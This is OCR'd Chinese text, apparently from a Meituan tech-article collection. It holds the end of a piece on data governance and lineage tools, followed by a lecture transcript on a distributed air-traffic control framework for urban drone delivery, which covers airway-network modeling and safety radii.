
业务数据场景

业务数据场景主要想解决的一个问题是，如何知道一个业务表（MySQL 表）有没有同步到数仓。如果没有同步，能够找谁进行同步。因为已经打通“业务表 -> 数仓表 -> 产品”三者之间的血缘关系，我们能够轻松解决业务数据场景的问题。

生产评估场景

在日常数据生产工作中，我们经常需要对表进行影响评估、故障排查、链路分析等工作，这些工作如果靠纯人工去做，费时费力。但现在我们已经打通了“业务表 / 字段 -> 数仓表 / 字段 -> 产品”三者之间的血缘关系，就能够在 10 分钟内完成评估工作。对于不同的场景，血缘链路提供了两个便捷的功能：过滤和剪枝。例如，某个表


逻辑需要修改，需要看影响哪些下游表或产品？应该要通知哪些 RD 和 PM？这种情况下，血缘工具直观地显示影响了哪些负责人和产品，以及这个表的下游链路。



有些表的链路很长，整个血缘关系图很大，这样会导致用户定位信息或问题。所以血缘工具提供了剪枝的功能，对于没用的、不想看到的分支可以剪掉，从而让整个链路变得更加直观。


5.2 数据可视化（QuickSight）

聚焦于数据使用者“取数”场景，使用 QuickSight，用户可以不再关心数据的来源，不再担心数据的一致性，不再依赖 RD 的排期开发。通过所选即所得的方式，满足了用户对业务核心指标的二次加工、报表和取数诉求。首先，我们通过指标池、数据集等概念对离线生产的指标进行逻辑隔离，针对不同用户开发不同的数据集以达到权限控制的目的，如下图所示：



用户、指标池与数据集间的关系

其次，我们为用户提供一系列的组件，帮助用户基于为其开放的数据集实现指标的二次加工和数据可视化功能，满足其在不同业务场景下的取数和可视化应用。如下图所示：



指标加工组件

6. 总结与展望

经过三个阶段的治理工作，我们在各个方面都取得了较好的效果：

- 在数据标准方面，我们制定了业务标准、技术标准、安全标准、资源管理标准，从而保障了数据生产、管理、使用合规。
- 在数据架构方面，我们通过桥接表、时间刻度化、业务口径下沉等手段提升模型灵活性，并保障数据一致性，消除跨层引用和模型冗余等问题。
- 在数据安全方面，我们加强了对敏感数据和数据共享环节的安全治理，保证数据拿不走、走不脱，隐私数据看不懂。

- 在元数据建设方面，我们打通了从采集到构建再到应用的整条链路，并为数据使用人员提供数据地图、数据可视化等元数据应用产品，帮助他们解决了“找数”、“取数”、“影响评估”等难题。

未来，我们还会继续通过组织、规范、流程等手段持续对数据安全、资源利用、数据质量等各方面进行治理，并在数据易用性上下功夫，持续降低用户的数据使用成本。

- 在数据架构方面，随着数据库技术的飞速进步，现在已经有很多数据库能够支持千万级乃至亿级数据的现算先用，我们也在尝试使用这些数据库帮助提升数据开发效率，改善数仓分层管理和应用支撑效率。
- 在数据产品方面，我们将持续完善数据地图、数据可视化等数据应用产品，帮助用户快速探查、高效分析，真正发挥数据的业务价值。

作者简介

王鹏，2016 年加入美团点评，目前在配送事业部数据团队负责众包业务数据建设、数据治理和系统化相关工作。
家豪，2018 年加入美团点评，目前在配送事业部数据团队负责众包业务数据建设、数据治理和系统化相关工作。

美团内部讲座 | 北航全权：一种城市空中移动性管理分布式控制框架

作者：全权

无人机交通以及最近兴起的空中移动性管理得到了广泛的关注。为此，波音、空客、霍尼韦尔和贝尔等传统航空巨头以及 Uber 等新兴世界级影响力的企业纷纷加入。本报告提出了空中高速公路方案以及仿真测试。该方案基于时空大数据，考虑了交通网络、航线规划和分布式控制设计。在空中高速公路上，每架无人机都有自己的规划的航线，可以自主地自由飞行，从而支持密集立体的飞行交通。

1. 背景


今天我给大家带来我们实验室（北航可靠飞行控制研究组）做的一些工作，主要内容是讲一种城市空中移动性管理分布式控制框架。

相信美团的同学一定也很非常期待实现无人机配送的一天早日到来。未来无人机配送服务将会极大地改变我们目前的生活方式。尽管在人群密集的区域，我们仍然需要靠人来完成配送服务，但是在人口比较稀疏，比如郊区等地带，使用无人机配送会更好。报告表明，网联无人机将为产业带来 7~10 倍的产业机会，这也是我们在大概三年前就开始着手做这方面相关的工作的原因。

无人机的交通网和交通管理，是否可以利用现有的交通方式呢？我们通过研究发现，像传统的民航网其实是不适合的，民航的飞行器其实非常稀疏，在三维空间，整个网络的变化频率是比较低的，有入网申请时，基本上是通过集中式的规划。而公路网络尽管很密集，但是二维空间，因此交通网络管理也是偏自主的。铁路同样也是二维的。网络动态变化是说就像我们上互联网一样，我们需要接入网络，而公路不可能马上为我们修一条公路出来。无人机交通与公路、铁路具有共同点，不同的是无人机处于三维空间，网络动态变化比较高。因此我们在设计无人机飞行控制框架时，希望设

计一种能够适应包括无人机的增加、网络的扩展等变化的框架。关于路径规划，其实可以采用集中式加自主的方式来进行。关于这部分的内容我们今年发表了一篇综述文章《低空无人机交通管理概览与建议综述》，感兴趣的同学可以参阅。

我们希望能够为低空持续增长无人机及应用提供一个低空的智能大脑。对于技术研究来说话，低空高空的区别没有那么大，但目前我们主要是考虑低空多一些。比如说开放 120 米以下的低空，它的特点在于这些地方会有非常多的建筑，如果无人机掉下来的话，会对下方区域的人身及财产安全造成一些危害，这是对我们城市交通的一个非常大的挑战。因此我们主要考虑以下三个需求：– **规划无人机的航线、起飞时间，确保无人机在避免冲突的前提下起飞**：无人机航线起飞时间跟我们目前坐飞机的感觉是一样的，有时候飞机会停在某个地方延迟起飞，目的是为了不与其他飞机在航路上发生碰撞及冲突，当然有时候也会因为天气等原因，需要飞机延迟起飞，因为飞机在地面等待，代价是最小的。 – 在避免碰撞的前提下顺利完成飞行任务 – **应对天气、禁飞区等不确定因素的影响**：无人机临时在飞行过程中，我们有时需要切断某些航线，这种情况下，我们希望飞行器仍然能够能够飞到目的地，至少它能安全的回到附近的机场。




2. 空中高速公路基础：网络和时空大数据

开展空中高速公路研究，我们需要有网络和时空大数据的一些研究基础。

首先我们需要有通信、导航、监视功能等基础设施，这些功能充当着整个无人机交通管理系统的眼睛、耳朵和神经系统，负责态势感知和信息传输。其中，通讯就是4G/5G、卫星通讯等，这是我们的网络。导航是我们飞行器需要导航，比如说通过基站定位、雷达、卫星、惯导以及视觉的导航。而监视跟导航的区别在于导航是给飞行器用的，监视是我们作为官方需要了解飞行器在空中的动态。有些飞行器可能会自己导航，通过导航或者通信告诉地下的地面站，这样的话我们可以监视。但有些飞行器是航模，没有通讯的功能，只能被动的被看到，那么我们可以通过一些可见光、声波等来监视，还有飞行器可能通过一些 ADS-B 等来广播自己的信息。因此通过以上这些功能，可以实现我们对飞行器飞行周边环境的了解，地面对空中环境的了解，这是我们做空中高速公路研究的一个基础。

另一方面，我们需要时空大数据的支撑。首先我们需要了解所有禁飞区，禁飞区也会动态的变化。其次我们需要了解气象大数据，以便我们规划飞行器避开极端天气。同时我们也需要获取地理大数据的信息，比如通过地理大数据我们可以了解什么位置有障碍物，哪些区域下方是草地等，根据这些信息可以进一步的提取一些信息，来规划飞行器的航路、航路网等以及规划飞行器的航线。另外我们还可以通过移动互联网知道哪些地方人口密集，这样在规划航路网或者航线的时候，就能避开这些人口密集的地方。以上这些都是我们研究需要的时空大数据基础。


前面提到，网络是我们研究空中高速公路的基础，目前在空中交通，主要是通过网络来分享信息。但是网络会有网络质量，那么网络质量与飞行安全是什么样的关系呢？网络质量通常由三个因素决定：噪声，延迟，丢包（Packet Loss）。由于网络质量原因，无人机获取到的障碍物位置，和障碍物实际的位置可能就不一样了。以下图为例，无人机估计自身的位置产生了偏差，随之估计障碍物位置也发生了偏差。因此我们需要设计一个飞行的安全距离，以应对网络质量造成的这种不确定性。这跟我们在高速公路上开车需要保持车间距是一个道理，我们车间距这个概念用到无人机的空中交通，希望以此来应对这些丢包延迟。当然也有人通过一些控制的方法来解决这些问题，我们这种方法应该更适合交通的场景。



传统的空中交通的距离没有这么复杂，飞机之间的距离间隔非常远，那么无人机之间的距离应该怎么来控制呢？通过研究，我们认为无人机的安全半径应该满足上图中的关系，rm 是飞行器本身的半径，ro 是障碍物本身的半径，rv 是跟飞行器速度以及机动性相关的，re 表示网络的影响。网络影响怎么来理解？延迟丢包率是 Θ，如果丢包率为 1 的话，那就表示飞机完全失联了。从保守角度来说，飞行器可能在任何位置。所以 Θ 越接近于 1，安全半径越大，τ d 表示延迟，网络传递会有延迟。有些同学可能认为像我们现在打电话的延迟已经非常小了，但是在空中，我们通过实验证实网络存在一定的延迟，另一方面丢包率会随着距离的增加而增加。因此，我们需要对网络影响进行评估，根据评估结果设计飞行器安全半径。在安全半径下，可以认为飞行器没有网络噪声，是完全精确的，只要保证两个飞行器的安全半径不相交，那么飞机器肯定不会相撞，这就是我们安全半径的设计。


另一方面，我们需要通过一些数据做风险评估，如下图所示，至少有两个因素：事故概率评估（fGIA）和事故伤亡评估。事故概率评估就是说飞行器不连续飞行就坠落的可能性，可以通过统计方法预估。无人机相比于飞机的一个好处是，即使坠落也未必会砸伤人。飞行器坠落有一个暴露模型，比如说掉落到树上或者房顶上对人的影响就会比较小。因此我们需要有地理信息支撑，一旦飞行器需要迫降，我们可以通过地理

信息找到比如草坪等适合迫降的地带。同时暴露模型也与人口密度相关。而伤害模型与飞行器设计相关，与飞行器下落的动量相关。以上这些因素共同得到风险评估，可以用来进行航路网规划、路径规划、紧急迫降等。制定相关标准，相关法律法规的部门会比较关心飞行器的风险评估，一些风险评估公司也会基于风险评估结果去举证飞行器的风险究竟有多大。



3. 空中高速公路


空中高速公路分为模型建立，算法设计，实验验证三部分为大家介绍。其中，模型建立分为两种：航路网模型和无人机模型，我们管理无人机需要对无人机进行建模，而地面也需要给无人机发送指令，这相当于一个标准的模型；算法方面可以分为集中式空中交通控制和分布式空中交通控制，集中式可以认为所有的指令都是由地面站给飞行器发的，飞行器之间互不通信，通信完全通过地面来协调，而分布式相对来说更加灵活一些。最后是我们的仿真和实验。



3.1 模型建立

3.1.1 航路网模型


航路网模型可以认为是节点和边构成的一个网络。我们的设计目标是不同航路的无人机相互不干扰，保持安全距离。如果飞行器在不同航道上面，比如说一条公路上面有两个方向，但不同航道上面的飞行器，需要保持相应的安全距离，类似两条路，它们之间的夹角非常小，要往一个节点过去，如果夹角小到一定程度的话，那么不同航道上的两个飞行器之间的距离就很近了，就可能会有危险。在实际过程中，我们无法得知无人机的具体位置，只能知道一个大概的不是特别精准的位置，因此就需要无人机之间保持安全距离。



无人机航路网3D图

航路网建网需要对空域有了解，刚刚前面我们提到的地理信息，人口信息。如下图所示，可以认为黑色区域为禁飞区，它有两种，一种是比较稀疏的，一种是比较密集的。无论哪一种，都可以通过节点把它们连接在一起，这些节点可能是飞行器的起降点，还有一些节点可能是航路的交叉点，就像公路的交叉路口一样。


航路网建网有两个优化目标，一是希望航路网的总长度越短越好，因为建设航路网，这也相当于一个基建工程，需要保证航路网上面的通信、导航、监视，这些都需要成本；二是希望航路网的风险最低，考虑到比如人口密度等因素，我们希望画出下图所示的航路网，但是这是一个多目标的优化问题。



我们在航路网建模上做了一些工作，用了下图的几种方法。


- 首先是形态学骨架法，这个跟图像处理的骨架类似，给定一张图片需要生成它的骨架。原理很简单，黑色是危险的边界，生成的骨架就是这些航路，航路和两边的距离要尽可能的远。
- 其次是三角剖分法，连接 3 个点的最短路径不是把三个边连成一个三角形，可能是通过费马点把它们连在一起。
- 最后是综合法，形态学骨架法适合密集的地图，而三角法更适合稀疏的地图，

综合法兼顾密集与稀疏两种情况，通过半自动的方式建成航路网。




形态学骨架法的实现过程如下图所示，首先是骨架提取，有些同学可能会问为什么骨架提取之后会产生这些变量，这是是因为我们要保证提取出来的骨架距离两边黑色危险区的距离要大于一定的阈值，如果不满足的话，就要断开去除，之后再进行直线拟合。当然还要在里面加入一些目标点，与整个网络连接在一起。最后需要提取图的结构，把节点和边的关系按照图论的建模方式提取出来。


三角剖分法就是通过费马点把这些节点连接在一起，有些边会穿过障碍物，我们再通过优化方法避开，最后形成一个网络。另外，我们可以将人口密度等因素等效为黑色禁飞区添加到地图中。通常在地图中，“1”表示有障碍物，“0”表示没有障碍物。我们在航路网建模中做了一个进一步的工作，用 0 ~ 1 之间的概率来表示，有些禁飞区比如墙等是绝对不能飞进去的，但是有些区域人口稀疏一些，就不适合用“1”来表示，这种情况下可以使用 0.4、0.5 这样的概率来表示。我们希望能够通过这种方式来构建航路网，这在下图中没有体现。



综合法就是在下图这种情况下，我们在障碍物密集区内部使用形态学骨架法来做，在外部稀疏区使用费马点来做，最后把它们联立成网络。有时候我自己的学生会问我，什么叫密集的，什么叫稀疏的？我觉得不要考虑这个问题，自己来判断，因为航路网建模不是一定要完全自动化的过程，而且一旦建成之后以后就不需要改变了，所以在建模的过程中需要人为的去确定每个区域的航路网是什么形状。这样就能很好的兼顾上述两种方法，最终形成不同的航路网。

